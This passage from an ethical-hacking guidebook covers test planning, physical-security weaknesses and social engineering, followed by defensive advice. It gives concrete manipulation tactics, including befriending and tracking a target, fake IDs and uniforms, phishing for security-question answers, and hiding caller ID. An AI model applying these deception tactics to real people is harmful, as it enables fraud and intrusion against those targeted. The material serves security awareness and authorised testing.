As an ethical hacker, it is your responsibility to determine whether you need someone else to help you during the process, or you will do it alone. Are you going to notify the customers about what you are trying to do? By customers, I mean the customers of the organization that you are working for. For example, if you are working for a retail outlet that has over 50 branches in a country, you may feel to need to inform the customers about a possible security test. If properly done, it can ameliorate the image of the brand in the eyes of the customers. They may feel more protected and respected because you have decided to take them into confidence instead of doing the tests keeping the customers in the dark. You can simply notify them by email that you are going to assess the overall security of the systems and that there is nothing to worry about the leak of their information. You also can run an announcement on your website or post paper letters to them to boost up your credibility and show them how responsible you are.

Your goals should include how much budget you have allocated to the testing phase. There are several online tools that you will have to subscribe to or purchase. These tools allow you to perform tests and potential hacks, and without sufficient budget, you cannot use them. You can predetermine all the possible costs and hand it over to the management of the organization so that the latter ensures an uninterrupted flow of funds while you test the systems.

Categorize Your Systems

You might want to assess the security of your computer systems all at the same time or in phases or according to the intensity of vulnerabilities. You

can break your projects into different sub-fields like applications, software, operating systems, computer networks, etc. You can divide them into categories according to low risk, medium risk, or high-risk projects.

Grab a notebook and label a piece of paper with the heading of High-Risk Projects. Then think about what projects are at high risk and write them down on the notebook. Afterward, analyze what projects are at medium risk and write them on another page. In the end, write down the projects that are at low risk. You also can define the systems that you are not properly administered or the least protected. This is how you can clear your mind about what timeline you need to follow and what systems should come at the top priority. When you have established what goals you have to achieve, you can start with a system. This is how you can define your scope and make an estimate of the time and resources you need for the job.

Generally, ethical hackers should test firewalls if the company has installed any, along with routers that are being used to ensure internet supply in the entire building. They should also test the network infrastructure in its entirety, email as well as print servers, wireless access points, laptops, tablet PCs, mobile devices that have confidential information, client operating systems, client applications like email systems.

The type of systems that you have to test will depend on several factors. It is easier for you to test all possible aspects of a small network. You can test everything from A to Z. You should consider what operating system the company is using, what applications are running on that operating system, what is the nature of the network that the company is using, what is the size and nature of the data that is stored on the systems and is being used by the network. Likely, the company has already collected this information during a security review.

Timing Is Important

You must realize the fact that timing is very important when you are testing a computer network or system. If you do that during the peak hours of business, you are going to do more harm to the organization than good. That's why you should choose the hours when lesser customers are interacting with the network. Nighttime or early morning hours when customers are the least likely to come to the website are the best times to run a security scan or test. You don't know what comes during the testing phase.

You may unconsciously create a situation in which customers may suffer from a DoS attack, which may result in damaging the reputation of the organization.

If you are working on an e-commerce website, you should take into account what is the customer base for the business. In which continent and country, the majority of the customers reside and what are their business hours. There is a great time difference between the eastern countries and the western countries.

Find Your Location

Your top goal is to hack into systems from the locations where malicious hackers can break into the systems. It is a fact that there is no prediction involved in this. You can say from where they are going to launch their attack, but you can make an educated guess about it. At least you can predict whether the hacker is going to attack the system from the inside or the outside, that's why you need to cover all the possible bases. You can combine external and internal tests.

You can perform different types of attacks like network assessments and password cracking from home, just like a malicious hacker.

The Tools

As an ethical hacker, it is important to use the right tools. What tools you need to use depends on the tests that you are running. You can perform a hacking test with just a couple of tools, or you can do that with multiple tools. It depends on the complexity of the tools involved in the process. Comprehensive testing demands more tools that you can purchase online. More important is to have the right tools for the job. For example, if you are testing passwords, you may start using a general port scanner like Nmap or SuperScan, but that would not work for you. Instead, you should use a tool like John the Ripper, LC4, and pwdump. If you are looking for an in-depth analysis of some web applications, you should use WebInspect or Nikto instead of choosing Ethereal (Beaver, 2004).

The most important thing about hacking tools is that you should know what each tool does. You should realize what each option in a specific does. I recommend you to go through the manual that comes with the tools so that you may not mistakenly use an option that disrupts your network. You also

can search online if you are unable to understand the functions of each tool. Go through newsgroups and message boards like Quora to get know-how about a specific tool.

Hacking tools can turn out to be significantly hazardous to the health of your network; that's why you should tread cautiously on this path, and use every option with the utmost care. Better test all the options on a test system before using them on the target network. That's how you know which option can land you in a DoS situation and trigger a loss of data. When you are trying to purchase a hacking tool, you should look out for some basic characteristics in the tools before you use them. You should be clear about what kind of vulnerabilities that the tools deal with, including how to exploit them and how to fix them if the developers of the tool have maintained a robust support system to help users if they get caught in a problem.

Putting the Plan Into Action

You have prepared a plan. Now it is time to act on it. The very first thing is to set the stage for your ethical hacking attack. Ethical hacking has evolved from manual to automated tasks. There are the latest tools that you can use to perform complicated tests. Ethical hacking can be seen as a beta testing software. You have to think just like a programmer. While a programmer builds a program, an ethical hacker dissects it and interacts with the network components of the program. As an ethical hacker, you have to collect pieces of information from across the webspace or from physical sources and move on your way to understand the system and explore its weaknesses.

When you start working on your ethical hacking projects, you should maintain daily logs to know what worked for you and how it worked for you. Keep track of different tests and learn why they worked.

Hunt Down Data Pockets

You have to launch a full-fledged reconnaissance mission to see what information about the organization is publicly available and accessible. There is a ton of information on the internet that is accessible by the public, but the organization is usually unaware of it. The whole world can see the systems. The process of tracking the sources of information is generally known as footprinting. Let's see how you can gather information.

You can start with a web browser for searching the webspace to collect information about the organization. There is a multitude of resources available on the internet, where you can find information about the organization. It can be a directory or an inventory of a 3rd party website. You can run scans on networks, probing ports to assess what information can turn out to be a potential vulnerability.

The organization may tell you that they have limited the spread of information about their organization. Still, the reality is that there are many passive ways by which you can gather information from the internet. You must know how others know about you and what information they have about you. The organization's website can carry lots of information that may appear special to a layman, but a hacker can be a mine of data. For example, websites carry names of the employees, their cell phone numbers, landline numbers, addresses, and email IDs. There are important dates of different events that are conducted by the company. Companies display SEC filings, press releases about the launch of different products and events, information about shuffle in the structure of the organization, and information about patents. In addition, podcasts, blogs, and presentations also give off plenty of information to educate readers and generate leads. All this information can be really dangerous in the hands of a malicious hacker.

Chapter 3

What Does Physical Security Have to do with Ethical Hacking?

Most of the time, people take hacking as an attack on online systems. They try to deal with logical security while ignoring the physical aspect of malicious hacking. Physical attacks are a reality. It is a cunning method to get access to an organization's system. Information security is dependent on the non-technical policies of an organization. The physical security of an organization involves the protection of its technical and nontechnical components. Physical security is more or less an overlooked aspect of a program. It is a critical component of ethical hacking because ethical hackers mostly ignore it. No matter how hard you try to secure your online space, if you fail to secure the physical space, it will most likely turn out to be a daunting challenge for you. Ethical hacking heavily depends on the security of the site. This chapter will walk you through the potential loopholes in the physical security environment of an organization. I will shed light on the physical-security weaknesses and how to secure them.

The Potential of a Physical Security Attack

Most security specialists believe that as long as they have protected the networks, scanned the networks properly, they are perfectly safe and secure. They ignore the fact that the physical environment can also be a source of potential weakness. A system may suffer from a physical attack when someone gains access to a facility. If a hacker enters a building, your security systems may be compromised.

Simply put, physical security demands that you protect the building from which you are running your computer networks. The building may contain laptops, hard drives, mobile storage devices, servers, computers, and machines of an organization. The real objectives of physical security involve understanding the requirements of physical security, understanding the importance of different fire safety programs, identifying the threats that can

materialize in the future, and describe different components of detection of fire and response system.

Hackers Can Exploit the Loopholes in Physical Security

In small companies, this kind of physical security issues may not appear to be a problem. Physical security issues may span around the size of the building, the number of employees in an organization, the number of building or the number of departments, the number of field offices, the location of the sites, the number of entrance or exit points of a building, and the location of the server room or confidential room in a physical facility.

There are several physical security vulnerabilities that you have to deal with as an ethical hacker. The bad guys are always after them to exploit them. The very first step is to find these vulnerabilities before you draft a plan to remove them from the system of an organization. Here is a rundown of potential vulnerabilities that you need to keep in mind.

- If the office has no receptionist, it means there is no one to watch out the main door. You will have any record of who enters the building and for how long he or she will stay inside. What is his or her identity, and for what purpose they visited the organization?
- One rampant vulnerability is publicly accessible computer rooms. You might have seen that in the movies in which a random person sneaks into an office building and starts tinkering with the computers in there. He shoots emails and tries to download important information or upload a virus to infect the systems.
- Some offices don't have mandatory visitors' badges. They don't need their visitors to sign-in on the security desk and get a security badge.
- If your staff is in the habit of throwing CDs and other portable storage devices into the trash cans, your physical security may be compromised.
- If you have placed no access controls on the doors, this also is a serious vulnerability.

- If you have not placed protocols in your office for visitors, you are at a loss. Your employees should not trust visitors who visit your office to use the printer or the photocopier.
- If you leave your computer hardware or software unsecured, your security may be compromised.

If a hacker starts exploiting these vulnerabilities, he or she can get access to the system, and bad things may start to happen. You must see with the eyes of a malicious hacker. You must look out for potential vulnerabilities in your physical environment. A lot of these exploits appear to be unlikely but are them that become gateways for intruders. Physical weaknesses can span around the layout of your office and the design of the building as well. Physical security also revolves around the weather patterns of a locality such as the frequency of flooding, rains, hail patterns, earthquakes, and any other event that can damage the building and expose the infrastructure in front of the general public. It also relates to the crime rate of the area, such as burglary, robbery, theft, etc.

The infrastructure of your building is very important and should be your first consideration when you are mapping out your ethical hacking plan. Almost all buildings have doors, walls, and windows. Office buildings usually have more windows to enable sunlight to flood the interior. There are several attack points for malicious hackers. They can exploit several infrastructure vulnerabilities. You should see if there are any openings at the bottom of doors of confidential rooms, through which an attacker can push in a device to trip the sensors.

You should test if the doors can be opened by pushing them with extra power. You should take into account the material that is used in the build of the office doors. Wooden doors are definitely weaker than steel doors. In addition, you need stronger doors for the rooms that contain important files. Check if there are any alarm systems on the entry points such as doors or windows.

How to Tackle Them

You can tackle these physical security measures by simply adopting simple countermeasures. You can consult with construction experts to counter these security measures. You can hire an expert to analyze what you can do. You

should analyze the design and assess how it is going to help in the security of the organization if, for example:

- You are hired by an organization to run a security test during the construction phase, or
- You work in an organization as a security expert and you have to supervise the construction of a new office building.

You can recommend robust steel doors and locks to be installed in the building. You can recommend windowless walls in the rooms that will contain computers. You should recommend an alarm system in the office building fixed at all the access points. You should make sure that there is proper lighting at the entrances and exits of the building. Most office building manages to install razor and barbed wires around.

Watch the Layout

You should watch out the layout of the office. Hackers can exploit the potential vulnerabilities in the design and layout of the building of an organization. You should watch out if there is any confidential information on the desks of the employees of the office. How your office employees handle the packages that come through the post is also a subject of great importance. If they are not tackled properly, there is a risk that a confidential package may fall into the hands of a malicious hacker.

Watch out the dumpsters and trash cans to analyze whether they are easily accessible by the general public or not. Is the management of the company using any shredders to shred the paper before throwing it in the recycle bins? Open recycling bins can turn out to be a serious issue for you because anyone can explore its contents. Dumpster diving is one of the popular terms that are used when people are planning a malicious hacking attack. Hackers can get hold of a wealth of information that the employees of an organization have discarded. It does not take rocket science to understand that the employees have a habit of dumping letters and lists without realizing the fact how important they are and how lethal a weapon they can turn out to be in the hands of a malicious hacker. The discarded information may be a single letter that contains information about a new product that you are launching, printed emails from your customers or partners or board members, phone lists, and

memos. What is the least important to you may turn out to be a gateway for a potential hacker? The location of a trash can is equally important because a hacker cannot dive into a pile of clutter in front of the entire staff glaring at him or her.

The office layout should be as such that your mailrooms and copy rooms should remain protected. If hackers can carve a way out to access these rooms, they can steal mails, copy the company letterhead, and use the same to fulfill their heinous designs. Another important thing to watch out for in the office layout is the placement of closed-circuit television (CCTV) cameras that are used to monitor activities in the office and maintain security at night.

Access controls are something that managers and owners often miss out on. Check what kind of controls the company management is using? There are several options available such as card keys, biometric systems, and regular keys. You should take into account which is using these keys and what is the storage system you are using for the keys. Some companies use keypad combinations that more than one person knows to access a particular room or the main entrance.

The Solutions

You should make sure that you have suggested a solution to tackle each problem head-on. If you feel content that you have done enough by securing web applications, websites, computer networks, and computer operating systems, you are wrong. Find out viable solutions to solve these problems as well. The very first step is to suggest to the company management that they should hire a receptionist or at least a security guard who can keep a look at the people who are moving in and out of your organization. An unattended main entrance is the source of all evils in an organization. So, make sure the entrance never remains unattended. Ask the receptionist to maintain a log for collecting information such as name, address, phone number if possible, the purpose of visiting, and the time he or she spends inside. This step will deter any untrusted visitors from sneaking into the organization. In addition, you can ask the guard to escort the visitors until they leave the facility. You may appear to be an additional burden on your budget, but the benefits it brings to your organization surpass the downsides it has.

The next solution is to work out on the culture of your organization. You can

instruct your employees to question if they see any stranger in the facility. Employees should report any strange behavior or strange activity when they see any. You can make a rule in the office that all visitors should be guided to a specific room instead of leaving them to roam around. It is a good idea if you install written signs on sensitive places in the office, which read Employees Only. The best method to curb this kind of behavior is to set up a security room in your office from which security in charge keeps a constant watch on the visitors through CCTV cameras.

Biometrics is the last system to be fooled by malicious hackers. They can put a hefty squeeze on your wallet, but they are the most effective if you are looking forward to cutting down on security weaknesses in your organization.

Why Is Physical Penetration Important?

If a hacker is determined to hack into your security system, he or she will definitely try to penetrate it physically and inflict as much damage as they can. Almost all the physical attacks are conducted during normal business hours. Attackers can mingle with the employees of the organization and steal whatever they need. Conducting a physical attack on an organization is a tricky business. It is always the best idea to do that during business hours because most of the hackers are likely to attack the systems in those hours. If you want to test the systems during off-hours, you should take the management into confidence. Otherwise, you can face hostile security personnel or dogs, or even police. Instead of testing the security of the system, you may end up convincing the authorities that you are a good guy.

Reconnaissance

You must study potential targets before you attempt physical penetration. Reconnaissance is the most important because the malicious hacker will most likely be thinking about that. There are some tools that you will need along the way. The most important tools that you should use are Google Maps and Google Earth. You can physically assess the site as well by paying one or two visits. As an ethical hacker, you need to take photographs of the site to have a clear view of the area. The photos you take will help you when you are planning the penetration. You must get closer to the site so that you have a clear idea of the structure of the building. You should form a list of the access

controls and the number of security cams during the planning phase.

Take into account how many security personnel the company has deputed to secure the main entrance of the facility. Try to understand whether an opportunity exists for you to attack the organization. Form a list of the secondary entrances. Which locks are used on them, and what is the total number of these entrances are important questions? The smoker's area is the unguarded area in a facility where a person can access other rooms and cabins. Freight elevators and other service entrances should also be considered during the planning phase. You should test the loading docks as well and see if the laborers can access the inside of the facility from the docks or not. The office layout may have an inherent weakness. Google earth images of the facility may have a clear view of the loading docks and smoker's zone. Hackers can plan a strategy to penetrate the facility by analyzing the images and the routes from these images. Therefore, the most important thing as an ethical hacker is to assess how much information google earth images can give to a malicious hacker.

When you are actually penetrating a facility, the most important thing to keep your eyes wide open to see what others cannot see, you should observe how many digital eyes are on you when you pass through the main entrance. How many guards you come across, and how many times you are stopped at an entrance are also important? There are a variety of techniques that you can use to test the security of the physical space.

You can use a tape measure, assistant, clipboard, and then calculate the distance between different utility poles behind a fenced-in truck yard to assess the loading docks. To have a better observance of the facility, you can carry a laptop bag and lunch with you, and start eating lunch and checking your emails while talking with the ground crew that is working for the organization. The crew will mistake you as a member of the facility who is just seeking a space to eat a piece of bread during the break time.

Beef up Your Security

You might be surprised to know that a majority of hacking attacks are inside jobs. Some disgruntled employees or a supplier or a distributor do the heinous job for you. Here are some ways by which you can improve the security of your physical environment and cut down on the odds that

someone hacks you.

You should install a sign-in system and a camera system to keep an eye on strangers who visit your space. If you are recommending a plan for an organization, you should make sure that the security plan includes an external layer to filter out any unwelcome guests. There should be a blanket ban on any stranger – be it a classmate, a cousin, or a close friend – on entering into your backroom. You should never allow people to touch your main servers and other kinds of tech. Better lock the server room with a keycard or biometric system and give access to just a couple of specialists whom you fully trust. It is always a better choice to install a keycard system that logs people whenever someone enters the door. This includes the time and date of their entry.

Chapter 4

Don't Underestimate the Dark Potential of Social Engineering

Social engineering has been misunderstood for quite some time. This led to several opinions on what it actually is and how it works. Social engineering takes advantage of the weakest link in the security system of an organization's defenses. This weakest link is otherwise known as its own employees. It is also named as people hacking. A malicious hacker exploits the naivety of employees and uses the information extracted from them for their personal gains.

Hackers have to disguise themselves as someone else. They have to cover up their identity to get what they cannot get by breaking online systems. The information hackers take from the victims is used to wreak havoc in the network systems they are trying to break. They can steal data or delete it to inflict loss on the systems. In simple words, social engineering is simply lying to people to extract the information you need. A social engineer needs to be:

- A good actor
- A good liar
- An expert in getting stuff for free

Hackers generally pose as someone else to gain information that they cannot access otherwise. They target naïve employees of an organization to achieve its objectives. They use that information to fulfill their nefarious designs. Some people mix up social engineering with physical security, but in reality, they are two different things. Let's see some examples of social engineering attacks.

Fake vendors may come to an organization to introduce updates to the internet and telephonic systems of an organization. As an ethical hacker, you have to test if such an attack stands some chance of success. You may ask for the security password to test the system and update it. In most cases,

employees don't suspect a vendor to be a hacker, and they give away the passwords and compromise the system. If the password they give to the vendor happens to be the administrator password, the hacker is going to have full access to the system of the organization. He or she can have a backdoor presence in the system for a long time.

Another kind of attack is by disguising yourself as fake support personnel. Fake support personnel from the internet or phone company may enter the premises and claim that they have to install a new version of the existing software that your organization is using. Either you can personally visit the organization or talk to an employee on the phone and convince him or her to download the software that you are proposing to them. When the software has successfully been downloaded, the malicious hacker can have full access to the system.

Some organizations are big, while some are small. Big organizations have bigger security problems as a fake employee can approach the security desk and request for duplicate security keys claiming that he or she had lost it. Once they have the keys, the system stands compromised (Beaver, 2004).

Social engineers are very knowledgeable and also forceful people who are experts in public persuasion and storytelling. They know how to fabricate stories and persuade people to do what they want them to do. They may also play the roles of uninformed employees.

What Are the Types of Social Engineering Attacks?

Social engineering may take on some forms. It can be really malicious, and it also can be friendly. Friendly, it can be only when an ethical hacker does that to warn the organization about a possible and potential vulnerability. Software vendors are getting more skilled at creating software that is more difficult to break into. You cannot just try different combinations of passwords or pin codes and enter the software; that's what has given birth to the concept of social engineering. Social engineering softens the target before the attacker has a smash at it. Social engineering jumps in when hackers can no longer do remote hacking. Hackers are using social engineering to dent their targets and weaken it before they fully invade it from a remote location.

Since hackers are using this tactic to invade security systems, penetration

testers also are not lagging behind. They are catching up with them faster than ever. Penetration testers do social engineering for the benefit of an organization. In fact, organizations hire them to test this unconventional layer of cybersecurity. The major difference between a penetration tester and a hacker is that the former doesn't use the information they retrieve for their personal gains. They use it to plug the loopholes in the security layers of an organization.

Social engineering is also done by spies who use it as a way of life. Spies are experts in this kind of attack. Spies are generally employed by the government of a country that needs the information to weaken a country by invading its major industries and financial firms. Spies extract information for the hacking staff that is working back in the predator country. Spies are experts in fooling people and extracting information from them. They make people do things that they want them to. They don't give up until they succeed in their efforts because they are trained like that. The espionage is not limited to just governments and countries; it also can be executed by corporations that want to intrude into the security systems of their competition. It is yet another way to bring your competition down.

Social engineers can be identity thieves who want to use the information like the name of a person, his bank account number, birth date, and address. This type of crime can be done by impersonating someone else. As an ethical hacker, you can put on a uniform and steal an ID card of an employee to enter the facility and do whatever damage you can inflict on the system (Hadnagy, n.d).

Social engineering is very lethal because, in most cases, organizations don't take it seriously. They are too focused on securing their online systems that they almost forget to pay heed to it. I consider social engineering as the external layer of security that is usually ignored. Even physical security is given more importance than social engineering. Organizations hire guards, install fences, and buy cross shredding machines to make sure no information leak may happen by discarded papers.

Someone from outside of the organization may perform social engineering techniques. If you are doing the tests against your own organization, you may have some difficulties in collecting information because the staff will be familiar with your face. You can easily move through the process if no one

recognizes you. No matter how powerful firewalls, authentication devices, and access controls you have installed in the organization, a malicious hacker can access the information. Most social engineers perform these attacks slowly; that's why they raise the minimum objection. Each social engineer has his own style. He may choose to visit the facility physically or collect the information by telephone.

Malicious hackers use social engineering for breaking into different systems because they can do that. They want someone to break open the door to the organization so that they don't break into it and risk arrest.

Social engineering, or otherwise called as people hacking, is one of the toughest tasks to do because it is not easy to extract information from the staff. The problem is that the information ethical hackers have to extract is classified, and staff don't share it with strangers. You might be thinking that if it is that tough, it makes the job of an ethical hacker easy, but this is not the case. Malicious hackers are experts in the job, and they are determined to get access. In addition, they are amazingly knowledgeable about the organization they are targeting. Their general and special knowledge gives them the upper hand over the staff who get really impressed.

Social engineering is the manipulation of people. As an ethical hacker, you have to select the weakest of the employees in the organization and then start securing his or her trust. Most successful malicious hackers can read possible responses from an employee whom they meet. Here is a rundown of social engineering attacks.

Phishing

Once a social engineer has decided which information he wants to extract from the user, he starts to collect as much information about the target as he can without raising the alarm. If the social engineer is looking forward to penetrating the security system of an organization, he needs a list of the employees who are working in the organization. He will try to get a list of the phone numbers of the staff of the organization and also the table of activities that are being used by the company. By using all the information, you can launch the attack on the day when there is the least security personnel present in the office. An employee list allows you to attack the person that carries the most amount of information. You can use a communication line that appears to be the least suspicious.

There are several ways by which you can plan a phishing attack against an organization. You can use a fake email account or a phone number and pretend to be a supervisor to request for the official list of contacts. You can run a scan through the social media accounts of the targeted organization and then find out who is responsible for the schedules of the organization. If you are running short of time, you can simply hire someone to scan the online presence of the organization and get detailed information. Once you get the information, you are in a position to launch a robust and comprehensive phishing attack.

The most effective social engineering tactic is to reach out to the target and pretend that the account of the victim has been compromised. This will trigger a sense of urgency in the organization. As a result, you can rise to the occasion to be a savior of the organization. You can ask them some key information like the mother's name, favorite pet's name, childhood friend's name, date of birth, and the last password the organization had been using. Usually, an unassuming target provides all the information without prior verification (Patterson, n.d.).

Information Fishing

Social Engineers kick off their plans by gathering public information about the victim. The very first source of information is Google. You will stay online for a few minutes and get everything about the organization. You can check out their SEC filings from different online sources such as sec.com and hoovers.com. There is another source for a social engineer. As already mentioned in the chapter Physical Security, dumpster diving can provide a social engineer a pool of information at no cost and with the least risk factor. No one watches trash cans, and there is usually no security at the site. Although considered by some as a difficult way of extracting information because you have to visit the site personally, this method is one of the most fruitful and effective methods to collect information. You can get even confidential information through this method. Most employees are not properly trained to dispose of letters and other sources of information like CDs and Floppy disks. To them, a paper might be trash, but to a hacker, it is like hitting gold. A bad guy may find the right information he needs to penetrate into the system. Usually, an ethical hacker should look out for the following information in a trash can.

- Handmade or printed diagrams of networks of an organization
- Lists of the phone number of the office facility
- Lists of the phone numbers of employees
- Organizational charts
- Lists of passwords that have been replaced by new ones (even old passwords can do the magic for a determined hacker)
- Minutes or notes of meetings happening in the organization
- Different reports or spreadsheets
- List of emails
- Printed emails that contain confidential information about the organization

As I had mentioned, shredding is the best method to beat dumpster diving, but in some cases, even shredding doesn't work. Here you need to make sure that you have to go cross shredders that cut paper into smithereens. Never use inexpensive shredders. A bit more investment in this sector can really do the magic for you. You might not want a social engineer to use a tape on pieces of paper and rejuvenate the letters that you don't want him to see.

Hackers also fish information by eavesdropping on employees who are having lunch at a nearby restaurant or drinking coffee in a coffee shop. They can follow them to the airports and find a place nearby to hear what they say or engage them in a one-on-one conversation. Some people have a habit of speaking at a high vocal in their phones. If there is an employee on the other side of the phone, there can be a potential leak of information. A social engineer may be closed by tuning in on what the employee had been saying.

There is another method for fishing information. Hackers can get the information they need by using the dial-by-name feature that is built into most of the voice-mail systems. You just need to press 0 to access this feature when you are calling into the main number of the organization or into the phone that is placed at some random employee's desk. Hackers can shroud the place of their calling to protect their identity.

They can use residential phones to launch such an attack. Residential phones can hide their numbers from the caller ID. The code usually to hide a phone

number from the caller ID is *67. All you have to do is to dial this number before the phone number, and it will block the phone number (Beaver, 2004).

The Methodology of Social Engineering Attacks

The key to a successful social engineering attack is to build trust, which is hard to gain and very easy to lose. Human beings are trusting by nature. They keep trusting that unless they find a reason not to do that. They are helpful. A cunning malicious hacker can melt their heart by speaking softly, kindly, and by offering them free food as a gesture of friendship. People love to talk and share what is in their heart without realizing how lethal it can be. Once the bad guy gains their trust, they divulge the information that they should have. An important thing to keep in mind is that building trust is a matter of a day or two. You have to invest time and energy in doing so. You have to spend time with the target, befriend him, and extract information only when you feel that you will not lose his trust.

You should adopt the persona of a likable person. Be a nice person. Give the other person courtesy. Everyone loves flattery. You should flatter the other person. Be friendly with him and offer him a dinner party. The best method of building trust is by using the common interest card. If your interests match the interests of the target, you have a higher chance of success with the person. You need to follow the routine of your target. For example, he has got a love for non-fiction and is a frequent visitor to book stores. You can follow him and make sure how many times he visits the store and for how long he stays there, and what books he buys. You can meet him there while pretending to buy a book for yourself. Gift him the book he is consulting at the book store. Pay for it while checking out. This is how you have started your friendship on the base of common interest. Meet him one more time at the book store and pretend that you are thereby chance. Offer him a cup of coffee at a nearby coffee shop and start a discussion on a common topic to which your target also can contribute. Listen to him. Let him talk. Just ask him what his profession is, and where does he work. Do not go further from this point. Schedule a meeting with him on the weekend. Once you realize that your target thinks high about you, you can get him to talk about the things you want from him.

Now is the time to exploit your relationship with the target. As an ethical

hacker, it is your job to dupe the customer and coax them into divulging information more than they should. You can also use technology to get victim to divulge more information than they should have. Social engineers, the evil ones, have the power to extract classified information from the victims in several ways. They develop the quality of articulation and focus on the conversations they have with their targets. It gives the victims sufficient time to think about what they had been saying. If they are anxious or careless while conducting social engineering attacks, they should reconsider their approach by comparing the same with the following tips.

- The very first thing they should do is to be friendly with the target but do not be overly friendly. If a social engineer is eager, the target will know that there is something fishy going on in the brain of the hacker. As an ethical hacker, you should anticipate this kind of situation.
- It is normal to tell the other person that you are an employee of the organization. You may use a fake ID or some other reference to prove your claim. What you should not do is bragging about the authority inside of the organization, or the target will know that you are telling a lie. Everyone knows about the authority figures in an organization.
- You must not mention the names of managers, board members, and other prominent people of the organization to impress the target and soften his or her behavior. This will only make the victim suspicious of your intentions. Consequently, the target will get reserved and will not share any information with you.
- Confidence is the key to pull a successful social engineering attack. You should keep in mind that malicious hackers are determined and can go to any length to achieve their objectives. Therefore you should also be ready to do the same. Don't purse your lips or show signs of anxiousness and nervousness through your feet and hands. Make a more conscious effort to control your body parts that are far away from your face.
- The next important thing is refusing to give information to the target. Share what the target asks to convince him or her that they also should share information with you.

- You should not go into the details when the target starts sharing information with you. You may randomly ask him or her to speak about the details, but you must not emphasize that, or it will make the target suspicious.
- You should not reveal any information that an outsider or a low-grade employee should not know. It will definitely raise the alarm.
- Keep the questions normal, and don't ask strange questions.
- If you are communicating with the target through non-verbal means, you should keep the written content neat and clean. It should have a professional touch. A spelling error can raise the alarm.

Malicious hackers always keep a trick or two up their sleeves. They first do a favor to a person and then ask for a return of the favor they had given to him or her. This is where their game starts. This is one of the most common social engineering techniques and is also the most effective. Hackers sometimes use a tactic called reverse social engineering. They are always ready to offer help to potential targets after a problem arises. They will rise to the occasion and jump to fix the problem, which can contribute to your cause. Believe me, lots of people fall for it.

You can impersonate an employee to dupe the target; social engineers could wear proper office uniforms; you could create a fake ID card or dress like real employees of the organization. Whichever way it is, the target will be considered as one of the employees of the organization. They can also call it from an outside telephone line. It is one of the most popular ways to exploit the personnel at the help-desk and call-center. Hackers realize that it is easy for people to fall prey to this kind of situation.

Deceit through Tech

Technology can ease off the situation for you. It can be more fun for a social engineer. The request, often, comes from a computer or any other electric entity you can identify. You can spoof an email address, a fax number, a computer name, a network address, or any other such thing to launch a social engineering attack. A malicious hacker can deceive with the help of

technology by sending email to retrieve critical information. This kind of dark emails usually provides a link that directs victims to get critical information. Emails usually provide a link that directs the victims to a professional and legitimate-appearing website that updates account information such as passwords, user IDs, and Social Security Numbers. Lots of spam messages use this kind of trick. Most internet users see so much spam on a daily basis that they take off the guard from them, considering them as something normal. They have trained their brain to ignore these messages to focus on more important things. These spam emails often look highly professional and trustable. More often, they dupe the people into disclosing the information that they otherwise would not have. This kind of social engineering attack also happens when some malicious hackers have already gotten access to the security system, and they send messages or design internet pop-up windows. Hackers can use these tricks through cell-phone messaging and instant messaging (Beaver, 2004).

In a number of well-publicized incidents, malicious hackers sent emails to their targets containing a patch in the disguise of a message from Microsoft and other well-known vendors. Internet users think that the patch looks like some fun thing sent by a mischievous prankster, but it is not the case usually. The message actually is sent by a hacker who wants the user to click on the patch to install it on his or her system. Once the user installs the patch, the hacker can install a Trojan horse keylogger on the system or create a backdoor in the computer system to hack into the system of the target organization. He or she also can use the computers of the victim as launching pads to attack another operational system or another computer network. Viruses and worms also use these kinds of social engineering.

How to Prevent Against Social Engineering Attacks?

There are just a few viable defenses against social engineering attacks. An untrained user can invade even powerful security systems to enter a network. They have lots of tricks up their sleeves. As an ethical hacker, you can suggest a number of ways for an organization to create a solid defense against social engineering attacks.

The very first thing is to classify the data in an organization by dividing it into low sensitivity to highly sensitive. You should recommend to the

organization that they should set up IDs of the employees that they hire. In addition, all the contractors also should have their IDs. You can recommend to the organization that when an employee is terminated, you need to remove the IDs from your network system. Another important step that the management of an organization may take is setting or resetting passwords on a regular basis. You can recommend to the managers that they should schedule this kind of change on a calendar and depute someone whom you trust to do the job for you if you are too busy in other things. Each business has a set of confidential information that it holds dear to its heart. The organization should implement all these recommendations to thicken the security layer around your organization. Make sure you recommend the policies that are enforceable for everyone in the organization. The management must keep every employee up to date about the latest changes it introduces in the system.

The best defense against social engineering attacks in an organization is coaching employees who have the power to identify and respond to these attacks right after a malicious hacker launches them. User awareness may begin with initial training for the employees, and it follows with security-awareness initiatives to curb these kinds of hacking attacks by keeping them on the brains of all the employees in the organization.

The best method is to hire a security specialist, an ethical hacker who specializes in securing organizations. The investment may appear to be huge, but it is worth the benefits it brings. There are a few tips that you can use to elevate your defense levels against social engineering.

The management and owners of an organization must see security awareness campaigns and coaching plans as a business investment on which they can have huge returns. You can train users on an ongoing basis for keeping security afresh in your minds. A social engineering attack workshop can help you spread awareness about the hazards these type of attacks bring to your organization. The best thing is to align awareness programs and training workshops with your security policies.

The best option is to outsource the security training to a security specialist. It is not rocket science to understand. Employees will take training and awareness campaigns more seriously if you employ an outsider for the job. They think that something important is going on; that's why you had to

outsource your security training program. Don't be afraid of the investment because it is worth that. There are a few tips that you should consider before starting the training and awareness programs. Let's have a look at some tips that can help you take off your social engineering attack and also help you combat it in the long run.

- The first thing is to take security awareness campaigns and training programs as a viable business investment that has more positive in store for you than negative.
- The top prevention measure is keeping the messages in your organization as non-technical as possible. This means that you should not exchange emails, cell phone messages, and phone calls as much non-technical as you can. As an ethical hacker, you should recommend that the management of the organization set standard protocols in regard to communications. The management of the organization may set penalizing measures for the staff that doesn't follow the standard protocols.
- As an ethical hacker, you can recommend the initialization of incentive programs for the prevention and reporting of incidents in the organization. The staff that suspects any odd activity should note it and report it at the earliest opportunity. There should be a designated person who should deal with these kinds of reporting to reduce confusion and streamline the process.
- The next important thing is to kick off training programs in your office on an ongoing basis in order to keep the concepts fresh in the minds of the staff.

You can add the following tips in the awareness programs.

- Your staff must be trained so as not to divulge any kind of information unless you validate that the person who is requesting the information requires it. In a face to face encounter, it is easier to identify the person, but in a telephonic encounter, it is harder to verify the identity of the caller. Your staff can take his or her number and call them back after consulting with the security officer or their senior to make sure the right person gets the information.

- Your staff must be trained not to hit any stray email link. Sometimes a link may appear on your computer screen that loads a page that needs an update. Just stay away from it because it is an unsolicited email.
- The staff must be trained to escort all the guests that enter or leave the building.
- They also should be trained never to send or receive any type of file from strangers. Verification of identity should be your top priority.
- The management must ensure that no stranger should connect to any of the network jacks just for a few seconds because sometimes a couple of seconds is enough. If the stranger is a determined social engineer, he or she can install a network analyzer, spyware, malware, or any kind of Trojan-horse program on your network system.
